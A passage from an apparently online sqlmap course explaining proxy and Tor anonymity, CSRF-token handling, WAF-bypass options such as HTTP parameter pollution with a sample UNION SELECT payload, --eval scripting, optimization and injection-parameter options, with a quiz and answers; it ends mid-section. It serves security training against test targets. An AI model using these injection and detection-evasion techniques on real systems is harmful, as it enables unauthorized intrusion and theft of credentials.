--proxy=PROXY       Use a proxy to connect to the target URL
--proxy-cred=PRO..  Proxy authentication credentials (name:password)
--proxy-file=PRO..  Load proxy list from a file
--proxy-freq=PRO..  Requests between change of proxy from a given list
--tor               Use Tor anonymity network
--tor-port=TORPORT  Set Tor proxy port other than default
--tor-type=TORTYPE  Set Tor proxy type (HTTP, SOCKS4 or SOCKS5 (default))
--check-tor         Check to see if Tor is used properly
--delay=DELAY       Delay in seconds between each HTTP request
```

Let's start with the `--proxy=PROXY` option.

—proxy=PROXY

One of the most basic and well-known ways of browsing the web privately is using proxies. Proxies, in basic terms, act as a 3rd party where your requests will go through before reaching their final destination.

Say, for example, that you want to sell a precious item to someone without that person knowing who you are. You would hire a 3rd party, and instruct that 3rd party what to tell your client without revealing any information about you. So you'd be able to communicate with that client through your proxy, masking your identity while still exchanging information back and forth.

That's essentially what we're able to do with this option:

```
--proxy=PROXY
```

This lets you pass in a specific proxy that you want to use, with the format of: `http(s)://url:port` . This will proxy your requests through an HTTP or HTTPS proxy address at that URL and port number.

To demonstrate this, let's use another tool created by the same author who created sqlmap called fetch-some-proxies: <https://github.com/stamparm/fetch-some-proxies>

```
git clone https://github.com/stamparm/fetch-some-proxies.git
cd fetch-some-proxy
python fetch.py
// Wait a few seconds for some proxies to appear
```

Once we have a proxy that we're satisfied with, we can use it with sqlmap:

```
--proxy="socks4://217.25.198.133:4145"
```

This won't work with our `localhost` environments since it wouldn't be able to resolve, but we can use this public testing website to try it out: <http://testphp.vulnweb.com/artists.php?artist=1>

So our command would look like this:

```
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --proxy="socks4://37.26.86.206:4145" -v 5
```

Keep in mind that free proxies are finicky. They may not work, or they may be denylisted which would cause your connection to reset as we're seeing here:

```
[13:23:45] [CRITICAL] connection reset to the target URL or proxy. sqlmap is going to retry the request(s)
```

That's why you may want to use a proxy file that contains multiple different proxies:

—proxy-file=PROXY_FILE

You can use this option to keep a list of proxies in a file:

```
--proxy-file=PROXY_FILE
```

Where you would create a file that stores a bulk list of different proxies, and sqlmap will automatically pull from that proxy list, rotating the proxies that it uses as it makes requests whenever it detects that a proxy no longer works, either because it's become stale, or it's denylisted.

—proxy-cred=PROXY_CRED

If a proxy is password protected, you can use the option:

```
--proxy-cred=PROXY_CRED
```

Where you would pass in a `username:password` and sqlmap would automatically use that information in its request headers in order to authenticate.

—proxy-freq=PROXY_FREQUENCY

It is also possible to force sqlmap to switch proxies automatically after a certain number of requests. sqlmap (by default) will keep using the same proxy until it stops working. Instead, you may want sqlmap to switch proxies after, say, 30 requests have been made with it.

This option:

```
--proxy-freq=PROXY_FREQUENCY
```

Can be used to evade detection by avoiding making too many requests from the same proxy in a given time period.

—ignore-proxy

Another proxy-related option to cover is:

```
--ignore-proxy
```

This is a useful flag for when you have system-wide HTTP proxy settings that are interfering with your requests, and so you want to instruct sqlmap to ignore those settings. So this isn't necessarily for privacy and anonymity, but it is still related to proxies.

—tor

In addition to using proxies, sqlmap gives us the option of using the Tor network. So instead of passing in a single HTTP proxy, or even a list of HTTP proxies, we can configure sqlmap to work with the Tor client in order to proxy connections through Tor. This can be done with this option:

```
--tor
```

This will instruct sqlmap to use the default values for Tor, which would be `9050` (I believe) for the port, and `SOCKS5` for the protocol.

```
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --tor

[13:33:53] [CRITICAL] can't establish connection with the Tor SOCKS proxy. Please make sure that you have Tor service installed and setup so you could be able to successfully use switch '--tor'
```

Let's install Tor:

```
// Each of these steps can take a few minutes to download depending on your internet

└─$ sudo apt update -y

└─$ sudo apt install tor torbrowser-launcher -y

└─$ torbrowser-launcher
```

Once all of those steps are done, Tor will open a window where you can either a) `Connect`, or b) `Configure`. Click on `Connect`. That will launch the Tor browser, and it will enable you to use Tor with sqlmap as well.

So back in your terminal, we can now run this again:

```
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --tor
```

...and this time it will work.

—tor-port=PORT & —tor-type=TYPE

If you don't like the default values that get set with `--tor`, you can use the options:

```
--tor-port=PORT

--tor-type=TYPE
```

To change them. For example, `--tor-port=9000` and `--tor-type=HTTP`.

—check-tor

One of the risks of using Tor is that it may not be properly configured either with your sqlmap options, or even at the system level. If that's the case, you may have the false belief that you are using sqlmap anonymously, when in reality, you're not even initiating requests through a proxy.

Obviously since that could be a really big deal, the sqlmap authors added an option that checks whether you are properly using Tor or not. You can use that option with:

```
--check-tor
```

What that does is make sqlmap send a single request to the official [Are you using Tor?](#) page before sending any actual target requests. If the check fails, sqlmap will warn you and exit instead of proceeding with your commands.

```
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --tor --check-tor  
[13:45:08] [INFO] Tor is properly being used
```

—delay=DELAY

I'm also including this option in this lesson:

```
--delay=DELAY
```

Because this option can be used to limit the number of requests that sqlmap sends out to your target in a given time period. This can be done for a couple of reasons, including flying under the radar of automated detection systems that might be looking for a lot of rapid requests in a certain time period.

But you could also use this to not flood your applications and servers with too many requests which could either cause performance degradation, or denial of service.

So not necessarily for anonymity and evading detection only, but I figured it was worth mentioning it here.

Conclusion

To wrap up, I highly recommend that you thoroughly check your settings if you plan on using Tor, and I also highly recommend that you manually check your proxy configurations if you're using regular proxies to make requests, in order to make sure that's also properly configured.

There are no guarantees that this will make you 100% anonymous, but these are some of the options that you can use to provide anonymity.

Go ahead and play around with these options to see how they work, and once you're ready, I'll see you in the next lesson!

CSRF tokens

Welcome back!

If you're not familiar, Cross-Site Request Forgery (CSRF) attacks are when attackers are able to make a user perform actions that they didn't intend to perform. For example, let's say that you have a basic URL that lets users change their passwords:

```
https://example-website.com/profile/edit?password=attacker-chosen-password
```

If I were a malicious actor, I could target an individual and tell them to click on my crafted link in order to access a hidden feature (or something like that). The unsuspecting victim clicks it, and all of a sudden they've changed their password to a password chosen by the attacker, which allows them to login to their account.

To defend against this type of attack, a lot of web applications include what's known as CSRF Tokens. These tokens are used during the requests, and because the tokens should be unpredictable, they can't be guessed by the attacker and so the prior crafted URL would not work unless the attacker were able to guess that CSRF token.

The problem that CSRF tokens can pose when using sqlmap is that they can prevent sqlmap from making successful requests, since the application won't receive a valid token with our requests made. As a result, we need a way to give sqlmap those anti CSRF tokens, when necessary. While sqlmap does its best to bypass this kind of protection, the sqlmap authors created these options that can also help:

```
sqlmap -hh | grep csrf
--csrf-token=CSR.. Parameter used to hold anti-CSRF token
--csrf-url=CSRFURL URL address to visit for extraction of anti-CSRF token
--csrf-method=CS.. HTTP method to use during anti-CSRF token page visit
--csrf-retries=C.. Retries for anti-CSRF token retrieval (default 0)
```

—csrf-token=CSRF_TOKEN

A lot of sites that use anti CSRF tokens include those tokens in the web page's forms as hidden field values.

```
<h3>Change your admin password:</h3>
<br>
<form action="#" method="GET">
  New password:
  <br>
  <input type="password" autocomplete="off" name="password_new">
  <br>
  Confirm new password:
  <br>
  <input type="password" autocomplete="off" name="password_conf">
  <br>
  <br>
  <input type="submit" value="Change" name="Change">
  <input type="hidden" name="user token" value="f913dc92d553fedcbc2273fbf0d4dad3">
</form>
```

Each time you reload the page, you get a different, random token. As I mentioned, sqlmap does its best to find those values and automatically include them in requests. But, if for whatever reason sqlmap is unable to find that field, like maybe they named it something really weird, then you can guide sqlmap by telling it where to find the CSRF token with this option:

```
--csrf-token=CSRF_TOKEN
```

You would simply type in the name of the hidden field that contains the randomized token and pass it into this option, and sqlmap would handle the rest.

```
--csrf-token='user_token'
```

—csrf-url=CSRF_URL

In the case that the CSRF token is not on the web page that you're targeting, and instead is at a completely different URL, you can use this option:

```
--csrf-url=CSRF_URL
```

Passing in the URL that does contain the CSRF token, and then again, sqlmap will handle the rest.

```
--csrf-url='https://example-website/csrf-token.php'
```

—csrf-method=METHOD

By default, sqlmap uses the `GET` HTTP method when making a request to retrieve the CSRF token. There are times when applications require a different HTTP method, like `POST`. This is why this option exists:

```
--csrf-method=METHOD
```

Specify the HTTP method, and sqlmap will use that to retrieve the CSRF token.

```
--csrf-method="POST"
```

—csrf-retries=RETRIES

By default, if the first attempt to retrieve a CSRF token fails, then sqlmap doesn't try again. There may be some situations where you'd want sqlmap to keep trying, in which case you can change this option to a number other than 0:

```
--csrf-retries=RETRIES
```

```
--csrf-retries=2
```

Conclusion

So the next time you run across CSRF tokens in an engagement where you're using sqlmap, you now know exactly how to get around that limitation.

Feel free to play around with these options, and then I'll see you in the next lesson!

General options

Now that we've looked at a lot of important options in the Request section, let's wrap up this section by looking at the last remaining options:

```
--ignore-redirects  Ignore redirection attempts
--ignore-timeouts   Ignore connection timeouts
--timeout=TIMEOUT   Seconds to wait before timeout connection (default 30)
--retries=RETRIES   Retries when the connection timeouts (default 3)
--randomize=RPARAM  Randomly change value for given parameter(s)
--safe-url=SAFEURL  URL address to visit frequently during testing
--safe-post=SAFE..  POST data to send to a safe URL
--safe-req=SAFER..  Load safe HTTP request from a file
--safe-freq=SAFE..  Regular requests between visits to a safe URL
--skip-urlencode     Skip URL encoding of payload data
--force-ssl         Force usage of SSL/HTTPS
--chunked           Use HTTP chunked transfer encoded (POST) requests
--hpp              Use HTTP parameter pollution method
```

There are quite a few left, but they serve very specific purposes, so we can quickly go through them.

—ignore-redirects

If sqlmap is faced with HTTP redirects when it's performing requests, which is a way to forward requests from one URL to another, then we can instruct sqlmap to ignore those redirects. Otherwise, by default, sqlmap will stop and ask if you want to follow the redirect.

```
--ignore-redirects
```

We actually saw this already when working with the DVWA and not using our cookies for authentication. The application redirected us and sqlmap stopped to prompt us on whether it should proceed or not.

Without `--ignore-redirects`:

```
$ sqlmap -u 'http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit#'
[INFO] testing connection to the target URL got a 302 redirect to '<http://127.0.0.1:80/login.php>'. Do you want to follow?
[Y/n]
```

With `--ignore-redirects`:

```
$ sqlmap -u 'http://127.0.0.1/vulnerabilities/sqli/?id=1&Submit=Submit#' --ignore-redirects
[INFO] testing connection to the target URL you have not declared cookie(s), while server wants to set its own ('PHPSESSID=e1
n6vshndsn ... oh3s0v9ja3;security=low'). Do you want to use those [Y/n]
```

—ignore-timeouts

Another ignore option is for timeouts. There was an [issue opened](#) by one of the users of sqlmap that resulted in this option being added, and it was based around treating timeouts as valid true or false responses in the detection phase for boolean blind SQL injection

So this option was added to help with those situations:

```
--ignore-timeouts
```

—timeout=TIMEOUT

On the other hand, we can use this option to dictate how many seconds to wait before timing out the connection. This can be done with:

```
--timeout=100
```

Where 100 is the number of seconds. By default, the timeout is 30 seconds.

—retries=RETRIES

If there is a connection timeout, we may want to be able to retry the connection again. By default, sqlmap will re-try 3 times. You can change that number with this option:

```
--retries=RETRIES
```

—randomize=RPARAM

Let's say you have a request with multiple parameters, and you want one or more of those parameters to have randomized values. You can specify the parameter you want randomized with this option:

```
--randomize=RPARAM
```

sqlmap will then grab the existing value for that parameter, and automatically match both the type and the length of the existing parameter value, but replacing it with randomized characters instead.

—safe-url, —safe-post, —safe-req, —safe-freq

There are 4 options that can be used to avoid losing your sessions with the web application, which can happen when you have too many unsuccessful requests. If you have a bunch of unsuccessful requests, some web applications or other inspection technologies might see that and decide to destroy the session. A lot of requests can be unsuccessful when you are trying to detect SQL injections and sqlmap is making a lot of requests.

So, you can use these 4 options to circumvent this issue.

- `-safe-url=URL` lets you pass in a URL address that sqlmap will visit frequently during testing, and that you know exists and will lead to a successful request. That way, you reset the number of unsuccessful requests
- `-safe-post=URL` is the same, but for `POST` requests instead of the default `GET` requests
- `-safe-req=FILE` is the same as both of the prior ones, except it uses a file that contains HTTP requests
- `-safe-freq=FREQUENCY` is what lets you decide how frequently to visit the safe URL

—skip-urlencode

Typically, at least as long as web servers are setup to follow RFC standards, they should be able to handle URL encoded parameter values. But if they aren't following RFC standards, URL encoding those parameters (which is the default) would cause errors. In that particular case, you can use this option to tell sqlmap *not* to URL encode the parameters:

```
--skip-urlencode
```

This is only really useful if you run into errors caused by encoding, otherwise it doesn't make sense to use this flag.

—force-ssl

If you are loading HTTP requests from a file which we know is possible from a prior lesson using the `-r` option, or if you are loading targets from Burp log files, or even if you are crawling a target, you may want to use this option:

```
--force-ssl
```

Which forces sqlmap to make HTTPS requests instead of HTTP requests.

—chunked

Chunking, as weird as it sounds, is a transfer encoding used to transfer information in series of "chunks." This technique was added to sqlmap in order to help bypass Web Application Firewalls. I'm not sure if there are any other practical uses other than that, but again it was added to bypass WAFs when using payloads that would otherwise get blocked.

```
--chunked
```

More info here: <https://github.com/sqlmapproject/sqlmap/pull/3536>

—hpp

This option stands for HTTP parameter pollution:

```
--hpp
```

This is another option primarily designed to bypass WAFs. As we'll see later in the course, there are other options included with sqlmap for WAF detection and bypass, but HTTP parameter pollution can sometimes be an effective way.

The concept of HTTP parameter pollution (HPP for short) is fairly straight forward.

Let's say that you have a GET request that takes 2 parameters:

- fname=christophe
- lname=limpalair

`https://example-site/page?fname=christophe&lname=limpalair`

With HPP, an attacker can set the same parameter multiple times, but split up their payload across those parameters, kind of like this:

```
https://example-site/page?fname=' UNION&fname= SELECT username, password&fname= FROM users --&lname=limpalair
```

If the application is susceptible to this attack, then it would grab all of those same parameter names, and concatenate the values, which would reconstruct and process our entire payload:

```
?fname=' UNION SELECT username, password FROM users --
```

This can be very helpful for bypassing WAFs or Intrusion Prevention Systems which may be looking for specific types of payloads or keywords, but because we're splitting it up into multiple parameters, it might not recognize it as malicious, allowing our payload to slip through.

This type of attack does not work against all back-ends, but it has been known to work against ASP & [ASP.NET](#), and the IIS web server, which is Microsoft's web server. I'm not aware of it working for other web servers or back-end frameworks.

Conclusion

We covered a lot of various and general options in this lesson that are more case-specific, so not necessarily as easy to practice using, but good to know about in case you ever need to use them. So feel free to continue studying them or practicing using them, and once you're ready, I'll see you in the next lesson!

Eval

Last, but certainly not least, let's take a look at the eval option, to wrap up this section:

```
--eval=EVALCODE    Evaluate provided Python code before the request (e.g.
                    "import hashlib;id2=hashlib.md5(id).hexdigest()")
```

—eval=CODE

This option is incredibly powerful because it allows you to directly write Python code in your sqlmap command. The Python code will get evaluated by sqlmap *before* it sends requests. This means we can script changes to our command, parameters, or payloads, before the request is sent out.

- `--eval=EVALCODE`

This is very helpful because even if sqlmap is missing a feature that you really need, you may be able to use `--eval` in order to basically create that feature on the fly.

Let's take a look at a few examples:

```
// The documentation example: https://github.com/sqlmapproject/sqlmap/issues/2385
--eval="import hashlib; pid=hashlib.md5(id).hexdigest()" // injects MD5 parameter version of the ID in the pid
// ctf.com/index.php?id=1' union select 1,2--+&pid=(in md5 >> 1' union select 1,2--+)
```

```
// The documentation example does not work without also encoding:
└─$ sqlmap -u "http://localhost:8440/?id=1&pid=test" --eval="import hashlib;pid=hashlib.md5(id.encode('utf8')).hexdigest()" -
v 4 | grep pid
GET /?id=1&pid=c4ca4238a0b923820dcc509a6f75849b HTTP/1.1
```

```
// Set the ID param to a random integer
└─$ sqlmap -u "http://localhost:8440/?id=1" --eval="import random;id=random.randint(123456,9999999)" -v 4 | grep ?id
// Result:
// GET /?id=2343947 HTTP/1.1
```

```
// Set the testable param to cookie
// UTF8 base64 encode the authenticator=example cookie value
sqlmap -u 'localhost/?id=1' --cookie="authenticator=example" -p cookie \
--eval="import base64; authenticator=base64.b64encode(cookie.encode('utf8'))" -v 4 | grep Cookie
// Result:
// Cookie: authenticator=YXV0aGVudGljYXRvcj1leGFtcGx1
```

```
// Set the hash parameter to a time value
// Use head to only print first 10 results
sqlmap -u "http://localhost/?id=1&hash=test" \
--eval="import time;hash=int(time.time())" \
-v 6 --batch | grep URI | head
// Result:
// URI: <http://localhost:8440/?id=1&hash=1624045542>
// URI: <http://localhost:8440/?id=1&hash=1624045543>
// URI: <http://localhost:8440/?id=6623&hash=1624045543>
// URI: <http://localhost:8440/?id=1.%2C%2C%22%28%29.%27%2C%28&hash=1624045543>
// URI: <http://localhost:8440/?id=1%27NqeJtc%3C%27%22%3EPqwWJT&hash=1624045543>
// URI: <http://localhost:8440/?id=1%29%20AND%201464%3D1432%20AND%20%284845%3D4845&hash=1624045543>
// URI: <http://localhost:8440/?id=1%29%20AND%204805%3D4805%20AND%20%286844%3D6844&hash=1624045543>
// URI: <http://localhost:8440/?id=1%20AND%203010%3D6230&hash=1624045543>
// URI: <http://localhost:8440/?id=1%20AND%204805%3D4805&hash=1624045543>
// URI: <http://localhost:8440/?id=1%20AND%204038%3D9138&hash=1624045543>
// Hash is set to a time value while param id is being tested for SQLi
```

As you can see, we're able to manipulate data in parameters, in cookies, in data to be POSTed, and more.

So again, this is a very powerful and versatile option! Feel free to play around and see what you can do with it, and then I'll see you in the next lesson!

Practical knowledge check

Welcome to this practical knowledge check! Here, I'll ask you to perform certain tasks using what you've learned so far. Try to perform these on your own before checking solutions further down on this page. Feel free to use all of your tools at your disposal, though, just like you would have access to in most real-world cases (think of tools like Google, GitHub, documentation, prior lessons, etc...). This is not meant to be a guessing game. Keep in mind that there's often more than one way to achieve a certain task, too :) If you have a different way of achieving the same task, please share below by commenting at the bottom of the page under "Responses."

Challenges

1. You see this error message after running a command. What option(s) can you use to potentially fix the error?

```
[hh:mm:20] [ERROR] the target URL responded with an unknown HTTP status code, try to
force the HTTP User-Agent header with options _____
```

1. Your current target requires that you include an `X-Forwarded-For: 127.0.0.1` header, or it won't work right. How would you pass in this header with your sqlmap command?
2. Instead of dealing with a GET request, you need to send data with the POST method through a parameter of `courseID=506`. How would you do that?
3. The endpoint that you are targeting is protected by an authentication system that uses cookies to authenticate its users (`PHPSESSID=12345`). You already have access to an account and you can access that user's cookies. What option can you use?
4. You've got your command (`-tor`) to use Tor for anonymity ready to go. What important option are you missing to make sure that Tor is in fact being used?
5. sqlmap is struggling to find and use the correct CSRF-Token for a form that you are targeting, and the token is changing after every page load, so you can't use a static one. You do, however, see a hidden field that contains a token named `definitely-not-hidden`. How do you tell sqlmap how to find this specific field?
6. You notice that after a certain number of sqlmap requests, they start to get denied and sqlmap fails. After investigating, you realize the application is blocking you after a certain number of failed requests. What option can you use to prevent this from happening?
7. As you start to explore a new target, you come to realize that you will need to write basic python code as part of your sqlmap command to modify some of the data being sent to the target. What option can you use to add python code to your command and have it evaluated before sqlmap sends the request?

Answers are below. Only scroll if you're ready to see solutions!

Answers

```
[hh:mm:20] [ERROR] the target URL responded with an unknown HTTP status code, try to
force the HTTP User-Agent header with options _____
```

You see this error message after running a command. What updated command can you use to potentially fix the error?

```
--user-agent or --random-agent
```

Your current target requires that you include an `X-Forwarded-For: 127.0.0.1` header, or it won't work right. How would you pass in this header with your sqlmap command?

```
python sqlmap.py -u "http://localhost/sqlmap/mysql/get_int.php?id=1" --headers="X-Forwarded-For: 127.0.0.1"
```

Instead of dealing with a GET request, you need to send data with the POST method through a parameter of `courseID=506`

```
python sqlmap.py -u "http://localhost/sqlmap/mysql/get_lessons.php" --method="POST" --data="courseID=506"
python sqlmap.py -u "http://localhost/sqlmap/mysql/get_lessons.php" --data="courseID=506" // sqlmap will auto detect the need
for POST with --data
```

The endpoint that you are targeting is protected by an authentication system that uses cookies to authenticate its users. You already have access to an account and you can access that user's cookies. What option can you use?

```
python sqlmap.py -u "http://localhost/sqlmap/mysql/get_lessons.php" --cookie="PHPSESSID=12345"
```

You've got your command (`--tor`) to use Tor for anonymity ready to go. What important option are you missing to make sure that Tor is in fact being used?

```
--check-tor
```

sqlmap is struggling to find and use the correct CSRF-Token for a form that you are targeting, and the token is changing after every page load, so you can't use a static one. You do, however, see a hidden field that contains a token named `definitely-not-hidden`. How do you tell sqlmap how to find this specific field?

```
--csrf-token=definitely-not-hidden
```

You notice that after a certain number of sqlmap requests, they start to get denied and sqlmap fails. After investigating, you realize the application is blocking you after a certain number of failed requests. What option can you use to prevent this from happening?

```
--safe-url=SAFEURL // URL address to visit frequently during testing
```

As you start to explore a new target, you come to realize that you will need to write basic python code as part of your sqlmap command to modify some of the data being sent to the target. What option can you use to add python code to your command and have it evaluated before sqlmap sends the request?

```
--eval=CODE // Evaluate provided Python code before the request (e.g.  
              "import hashlib;id2=hashlib.md5(id).hexdigest()")
```

Optimization Options

Optimization

Depending on your use case for needing to run sqlmap, it may become a bottleneck. Perhaps you're scanning massive targets, you're using it as an API as part of your DevSecOps pipeline, or you're just really impatient.

The sqlmap authors added 5 optimization options that aim to increase the performance of your sqlmap scans. Let's take a look at them.

```
Optimization:  
  These options can be used to optimize the performance of sqlmap  
  
  -o                Turn on all optimization switches  
  --predict-output  Predict common queries output  
  --keep-alive      Use persistent HTTP(s) connections  
  --null-connection Retrieve page length without actual HTTP response body  
  --threads=THREADS Max number of concurrent HTTP(s) requests (default 1)
```


—predict-output

This option is used to try and predict common query outputs.

To understand this option, let's take a quick look at the `/data/txt/common-outputs.txt` file. In this file, they have a number of different outputs that you could expect to see from different Database Management Systems such as MySQL, Postgres, Oracle Database, etc...

It's broken down by `[Banners]`, `[Users]`, `[Passwords]`, `[Privileges]`, `[Roles]`, `[Databases]`, `[Tables]`, and `[Columns]`.

Using these, and using data being returned from enumerations, sqlmap uses an inference algorithm for what they call 'statistical prediction of characters' for the value being retrieved. You could also update this file with your own values if you'd like, as there may be other predictable values that you know of in your target database that aren't already included.

Basically, this option (as the name implies) tries to guess what the output will be, and the more information it has, the more it will narrow down on what the output could be until it becomes certain enough that it is able to predict and able to speed up the process.

```
sqlmap -u "http://localhost:8440/" --data="id=1" --predict-output
// Won't really help performance wise with our test environment since this is already pretty quick
```

—keep-alive

When making a lot of requests or requests that take a long time, you may want to use the option:

```
--keep-alive
```

This option tells sqlmap to use persistent HTTP or HTTPs connections.

`Keep-Alive` is an HTTP header that you can set to specify a timeout and a maximum amount of requests. It takes a `timeout` and a `max` parameter, but sqlmap takes care of it for you, so you don't actually need to give any parameters for this option. It's simply a flag that turns it on.

If you're curious to learn more about Keep-Alive, check out the documentation here, as it goes into a lot more detail: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Keep-Alive>

—null-connection

There might be times when you don't need to see the entire response of your requests. Instead, you only need to know the HTTP response size. You can do that with:

```
--null-connection
```

One good use case for this is when dealing with blind SQL injection vulnerabilities. A common technique with blind injections is to try and get `True` or `False` responses. Because those responses will have different sizes, you can simply look at the HTTP response size instead of having to look at the entire response body.

When performing a lot of attempts, this can save substantially on the amount of bandwidth being transferred and on the amount of time sifting through a ton of information.

—threads=THREADS

If you've taken any computer science training or classes, you're probably familiar with concurrency. This option gives us concurrency for sqlmap requests:

```
-- threads=THREADS
```

The concept here is simple: instead of making one HTTP request at a time, you can set multiple threads so that sqlmap makes multiple HTTP requests at the same time. It does that using multi-threading.

The maximum number of threads you can set is 10 for performance but also site reliability reasons. Keep in mind that you could easily take down smaller sites with the maximum setting, so you need to be very careful when using this option. Denial of Service is typically completely off-limits for bug programs since it will cause harm to the business and prevent legitimate users from accessing it.

This option doesn't apply to all types of requests, however, so keep that in mind. It applies to requests related to brute-forcing and when data fetching is done through any of the blind SQL injection techniques.

For example, as they explain in the documentation, when data is being fetched, sqlmap will calculate the length of the query output in one thread, then spawn multi-threading to assign each thread with the task of retrieving one character of the query output, and then the thread ends when that character has been retrieved.

This feature applies to the brute-force switches and when the data fetching is done through any of the blind SQL injection techniques. For the latter case, sqlmap first calculates the length of the query output in a single thread, then starts the multi-threading. Each thread is assigned to retrieve one character of the query output. The thread ends when that character is retrieved – it takes up to 7 HTTP(S) requests with the bisection algorithm implemented in sqlmap.

<https://github.com/sqlmapproject/sqlmap/wiki/Usage#concurrent-https-requests>

-O

Next, we have:

```
-O
```

Although it was the first option in the list, we're looking at it last because it's a simple flag that enables all optimizations instead of you having to write all of them out individually. That is, all of them except for `--predict-output` which cannot be used in combination with `--threads`. It will also set the `--threads=3` by default, so if you want to set a different thread number, you'll have to manually specify that.

Conclusion

These options are ones that will become useful much further down the road, and typically not options that you need to worry about when initially getting started with using sqlmap. Still, they are important to know about and can make a big difference under the right circumstances.

Once you're ready to move on, go ahead and complete this lesson, and I'll see you in the next!

Injection Options

Injection part 1

In this section of the course, we're going to evaluate all options related to the Injection group. This group primarily focuses on options that we can use in order to specify which parameters we want to test SQL injections for, to provide custom injection payloads, and to provide scripts that can tamper with our injection data.

This is definitely an important section to understand because it contains options that you will likely have to use as you fine-tune your sqlmap commands and as you run across more advanced use cases.

Injection:

These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts

```
-p TESTPARAMETER    Testable parameter(s)
--skip=SKIP          Skip testing for given parameter(s)
--skip-static         Skip testing parameters that not appear to be dynamic
--param-exclude=..    Regexp to exclude parameters from testing (e.g. "ses")
--param-filter=P..    Select testable parameter(s) by place (e.g. "POST")
--dbms=DBMS           Force back-end DBMS to provided value
--dbms-cred=DBMS..    DBMS authentication credentials (user:password)
--os=OS               Force back-end DBMS operating system to provided value
```

-p TESTPARAMETER

By default, sqlmap will look at all of the GET or POST parameters that are in a request, and it will automatically test all of those parameters for SQL injection vulnerability.

We haven't yet fully talked about testing `--level`s, although we did briefly mention them, but as we'll see later in the course, you can change sqlmap's testing level which changes how aggressive sqlmap is in finding SQL injections. I mention that because if you change the level, you can also instruct sqlmap to test HTTP `Cookie` header values, HTTP `User-Agent` values, and HTTP `Referer` values.

So sqlmap has an option called:

```
-p TESTPARAMETER
```

Which lets you override this default and the defaults for each levels, and instead it lets you specify the exact parameters that you want sqlmap to test for SQL injections.

This can be important for a number of reasons such as performance, staying in scope (like maybe you're not supposed to test cookies or other headers), or maybe you already know some parameters don't need to be tested, etc...

```
For instance, to test for GET parameter id and for HTTP User-Agent only, provide -p "id,user-agent".
sqlmap -u 'http://localhost:8440/?id=1' --level=3 -p "id,user-agent" --flush-session
// normally level 3 will test for GET, POST, HTTP Cookie, HTTP User-Agent, and Referer header values.
// But with -p, we're telling sqlmap only to test id and user-agent
```

```
sqlmap -u 'http://localhost:8440/?id=1' --level=3 -p "user-agent" --flush-session
// This would only test for user-agent
// [16:41:03] [WARNING] parameter 'User-Agent' does not seem to be injectable
// [16:41:03] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk'
options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WA
F) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
```

—skip=SKIP

On the other hand, in some cases, you may want to test all of the parameters, except for a select few. So instead of using the `-p` option and having to manually list out all of the parameters except for a few, you can use this option:

```
--skip=SKIP
```

You can pass in any of the parameters that you would like to skip testing for, and sqlmap will automatically test all other header values or parameters except for the ones you've listed.

```
// For instance, to skip testing for HTTP header User-Agent and HTTP header Referer at --level=5, provide --skip="user-agent, referer".

// To skip the ID parameter but test everything else:
└─$ sqlmap -u "http://localhost:8440/?id=1" --level=3 --skip="id" --flush-session
[16:44:11] [WARNING] parameter 'User-Agent' does not seem to be injectable
[16:44:11] [WARNING] heuristic (basic) test shows that parameter 'Referer' might not be injectable
[16:44:14] [WARNING] parameter 'Referer' does not seem to be injectable
```

—skip-static

It's also possible to tell sqlmap to skip testing parameters that don't appear to be dynamic. This means that they're not editable or able to be manipulated by you, the user, because they are static variables. In that case, it doesn't make sense to try and inject them, since nothing will come of it. This option lets you skip those:

```
--skip-static
```

We saw in the prior command that sqlmap warned us when something didn't appear to be dynamic:

```
sqlmap -u "http://localhost:8440/?id=1" --level=3 --skip-static --flush-session
[16:44:05] [INFO] testing if parameter 'User-Agent' is dynamic
[16:44:05] [WARNING] parameter 'User-Agent' does not appear to be dynamic
```

So this would instruct sqlmap to automatically skip those.

—param-exclude=PARAM_EXCLUDE

A pretty neat option to fine-tune parameters even further is:

```
--param-exclude=PARAM_EXCLUDE
```

This option lets you put in a pattern to match with regular expression which sqlmap will then use to skip any parameters that would match that pattern that you inputted.

This can be really useful if there are parameters that you don't want to modify, like maybe session or token parameters that need to remain untouched for your requests to work, but you do want to test all other parameters. You could bypass those parameters with `--param-exclude`

```
// For instance, to skip testing for parameters which contain string token or session in their names, provide --param-exclude="token|session".
sqlmap -u "http://localhost:8440/?id=1" --level=3 --param-exclude="token|session"
// This would skip anything matching token or session
// More on regex here: https://regexr.com/
```

—param-filter=PARAM_FILTER

We've talked about using files that contain HTTP request logs that can be used as targets, but those files could contain a combination of GET and POST requests, for example. In the case that you'd want to only test GET parameters in those targets, you could use this option:

```
--param-filter=GET
```

or for POST only:

```
--param-filter=POST
```

You could use that in combination with some of the other options we talked about, too, like:

```
sqlmap -r "/path/to/file" --param-filter=GET --skip-static --param-exclude="id"
```

—dbms=DBMS

sqlmap, by default, does a pretty good job of determining what the Database Management System is, that is powering the application. But, if you already know exactly what it is, then you can use this option to specify that:

```
--dbms=DBMS
```

A lot of times, you can read the company's engineering blogs, follow the engineers on twitter and see what they're talking about, or even ask them (especially if you work at the company or if you're hired by them) and they'll tell you. That way, you cut back on some guessing time, and you load the pertinent payloads for that specific DBMS right away.

Another benefit of using this option is that you will avoid active fingerprinting which can cut back on requests and potentially triggering monitoring alerts.

We can see on this page which DBMSs sqlmap supports

currently: <https://github.com/sqlmapproject/sqlmap/wiki/Usage#force-the-dbms>

To use this option, we can simply type in the name of the DBMS like this:

```
--dbms="postgresql"
```

But for MySQL and Microsoft SQL Server, you do need to also specify the version number, like this:

```
--dbms="MySQL 7.0"
```

Or

```
--dbms="Microsoft SQL Server 2017"
```

—dbms-cred=DBMS_CREDS

A lot of times, even if you do find some kind of vulnerability, you (or sqlmap in this case) will be quite limited in terms of what you can do to the system or database because of lack of credentials. One of the recommended security best practices for databases and applications, is to create users for the application to use when communicating with that database, that only has the least privileges possible.

If you know, or are able to get, credentials to a DBMS user that has elevated privileges, then you can use this option:

`--dbms-cred=user:password` in order to authenticate as that user, and have sqlmap re-run the failed commands again, using those credentials.

—os=OS

